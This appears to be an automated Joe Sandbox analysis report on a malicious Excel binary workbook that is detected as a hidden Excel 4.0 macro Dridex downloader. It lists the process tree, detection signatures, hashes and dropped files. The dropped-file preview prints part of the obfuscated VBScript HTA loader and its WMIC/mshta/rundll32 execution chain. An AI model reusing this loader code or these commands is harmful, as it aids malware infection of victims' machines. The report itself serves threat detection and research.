ID: 532553
Sample Name:
431035275550383817 3672.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:56:11
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 4310352755503838173672.xlsb

Overview


General Information

Sample Name:	4310352755503838173672.xlsb
Analysis ID:	532553
MD5:	88a363b14590b0..
SHA1:	af7b370945a8bce.
SHA256:	10048730357114..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Found a hidden Excel 4.0 Macro she…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 6980 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 2588 cmdline: wmic process call create "mshta C:\ProgramData\lvDMIIDBF.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 128 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 5244 cmdline: mshta C:\ProgramData\lvDMIIDBF.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\lvDMIIDBF.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotel Track De Without Authoriz
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotel Wipe Da Without Authoriz
Domain Accounts	Exploitation for Client Execution 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3	NTDS	System Information Discovery 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
431035275550383817367 2.xlsb	40%	Virustotal		Browse
431035275550383817367 2.xlsb	11%	Metadefender		Browse
431035275550383817367 2.xlsb	21%	ReversingLabs	Document-Excel.Trojan.XBAgent	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://o365auditrealtimeingestion.manage.office.comBearer	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cortana.ai/apihttps://login.windows.net/common/oauth2/authorize	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://outlook.office.com2nA	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.comHa	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.office.netYq1	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplateD	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFileBearer	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://substrate.office.comUm	0%	Avira URL Cloud	safe	
http://https://api.onedrive.comMBI	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://augloop.office.comLinkRequestApiPageTitleRetrievalhttps://uci.	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/Kq#	0%	Avira URL Cloud	safe	
http://https://substrate.office.comP	0%	Avira URL Cloud	safe	
http://https://devnull.onenote.comMBI_SSL_SHORT	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.comvd	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532553
Start date:	02.12.2021
Start time:	12:56:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	431035275550383817 3672.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.expl.evad.winXLSB@5/5@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:57:59	API Interceptor	1x Sleep call for process: WMIC.exe modified
12:58:00	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\lvDMIIDBF.rtf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators

C:\ProgramData\lvDMIIDBF.rtf	
Category:	dropped
Size (bytes):	4814
Entropy (8bit):	5.043960662622874
Encrypted:	false
SSDEEP:	96:FOBD0klec+c4mT3TcIr+BnSR5DHbDiyYnGdCmoY3ymoCJ8:OxB45VU5vDijna2myay
MD5:	F36D5F88F66FB329BE532A92C60C4723
SHA1:	F61F29BF96EA340E7C09D40E9D1A8A0B068A42DE
SHA-256:	B2A8E8D7B6C0B5DE835F54959A9291344D1DB2EA0C68988E482680B00E0A029E
SHA-512:	EBA2A80C6C8EF73A22F97B02021610AA74D1E66D5C41D76880E83CC863DE5C1A0E7B9ABE67331119747E7DA8485705942CE03AE5B80BBBBBAEA36424874A91F F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\lvDMlIDBF.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..z_B_S_N_O_c_a = "wm" & Chr(105) & "" & "c p" & "ro" & "ces" & "s " & "cal" & Chr(108) & " c" & "re" & "" & "ate" & Chr(32) & Chr(34) & "run" & Chr(100) & "" & "ll3" & Chr(50) & ".ex" & "e C" & Chr(58) & "" & "\\P" & "ro" & "gra" & "mD" & "" & "ata" & "\s" & "" & Chr(110) & "" & "igg" & "" & "" & "er" & "" & Chr(46) & "bin" & " G" & Chr(101) & "tNT" & "Ver" & "sio" & Chr(110) & "" & Chr(34) & ""..Set a_E_o_X_s_L_v_k_D_M_W_J = CreateObject(Chr(77+1-1) & "SX" & Chr(77+1-1) & "" & Chr(76+1-1) & Chr(50+1-1) & Chr(46+1-1) & "Ser" & "ver" & "" & "XM" & Chr(76+1-1) & "HTT" & "P." & "" & "" & "" & Chr(54+1-1) & ".0")....y_i_V_z_t_Z_p_F_b_f_Z_D_y_S = "Ws" & "" & Chr(99+1-1) & "" & "" & "rip" & "" & "t.S" & Chr(104+1-1) & "" & Chr(101+1-1) & "ll" & ""

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\AACFAEF8-C3FD-4180-B292-8D7DA5E94EC1	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140183
Entropy (8bit):	5.357927454086073
Encrypted:	false
SSDEEP:	1536:XcQIfgxrBdA3gBwtnQ9DQW+zCA4Ff7nXbovidXiE6LWmE9:FuQ9DQW+zcXfH
MD5:	AA1E3097C431DB3CB150864689627F50
SHA1:	2B60476BD0560F6076E1BC91FCA3949D6422ACD9
SHA-256:	58702FB28EE1B0B4231250F242AFA5A0A4BAE508B7F0EDA2FDC5392972D071F3
SHA-512:	39D7BD8E8EC52465C8FD94F42BB045307EBF36BFAAA96F3ACAE9A97150442C845AE9F6937B75D0FE807D573DC8C0E043D4CB20D017FA94A295739D10EFD884 8
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-02T11:57:02">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\59FECB3D.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 800 x 400, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	46618
Entropy (8bit):	7.952644920400089
Encrypted:	false
SSDEEP:	768:Luo+bYjgUZIXsg6KJLDTRxSKj91uKHacXGaFI9mJveLsTpqurZ1G8JawY1B:LujUjtZIcK9TjSK+ua7aFIMKIpq3HH
MD5:	BD23AADA4497DF81DFF5354688F31E37
SHA1:	666BAD186C4E60B5C2E35D9B4D5B636750873112
SHA-256:	8460FE3B20B18F3BC0A7C66B29AB9AD503CB5DA8C511BC45987DAF4647E00560
SHA-512:	6795A07A5FBD76D9F0A4E5056685585B3C66400E69AFB9139613DDA0A887F0018FBAD824C0377C9E1FA971A004911DF5474334824DA409EFEA6AB27092F14BCE
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR... ....V%.4....IDATx...w..G...OUu..l.VY.%... ..c..`.lc....L4&\........H..6...`0... ....j.if......Q.r.jW.._..vB.t....+....#..u.Q......0.._".RJ)..Rj......k.Y.q....zT)..RJ)..". J).. RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4. (..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)...... RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ). .RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..Rc&..;......`A"...... {..RJ..L..Rj... ....L6....!J)..zl

C:\Users\user\Desktop\~$4310352755503838173672.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data

C:\Users\user\Desktop\~$4310352755503838173672.xlsb	
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.083203110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgnXR/JQAiveyzowv:Yw7gJGWMXJXKSOdYiygKkXe/egNeAiv/
MD5:	C9157C8B0DCCF553D0B379A71A06E5E3
SHA1:	47920AD40A79287D2429496C06CA07E1CC2E230F
SHA-256:	AA69D1D630F1D62A4AD91961EB222B2923CE73F2B368C0DFD47C159A94A94136
SHA-512:	436555954B1EA100B937CA1FD14998244D0BEBBDA33E4A62C11CD94802A399A66A39EBD2475FD424840AF40EBD1AF7260766E0E84A1E84FA4431078603133230
Malicious:	false
Reputation:	low
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 5244;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.8592249378591506
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	4310352755503838173672.xlsb
File size:	76354
MD5:	88a363b14590b0c0aab8d954ac3e1b5c
SHA1:	af7b370945a8bcec0a979c93ef83770073f2b08a
SHA256:	1004873035711456c20f311b16484154554d13e060dd2bbb2c0c2ddd4e73ced4
SHA512:	c77136404c44801589199bb04ce1fc58b7da7bd3b67b402a62336fd3ec4357082637c183ec2e1cd369eb9808e08eb9e387a31df62897fe59ac5b24b773dbf85f
SSDEEP:	1536:8pWJhitOVrujUjtZIcK9TjSK+ua7aFIMKIpq3HZF5dtu:bJw4ACK9xKI2ZF5dtu
File Content Preview:	PK.....!.m\.%.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "4310352755503838173672.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6980 Parent PID: 800

General

Start time:	12:56:59
Start date:	02/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x8a0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2588 Parent PID: 6980

General

Start time:	12:57:58
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\lvDMIIDBF.rtf"
Imagebase:	0xa70000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 128 Parent PID: 2588

General

Start time:	12:57:58
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 5244 Parent PID: 5060

General

Start time:	12:57:59
Start date:	02/12/2021

Path:	C:\Windows\System32\mshta.exe
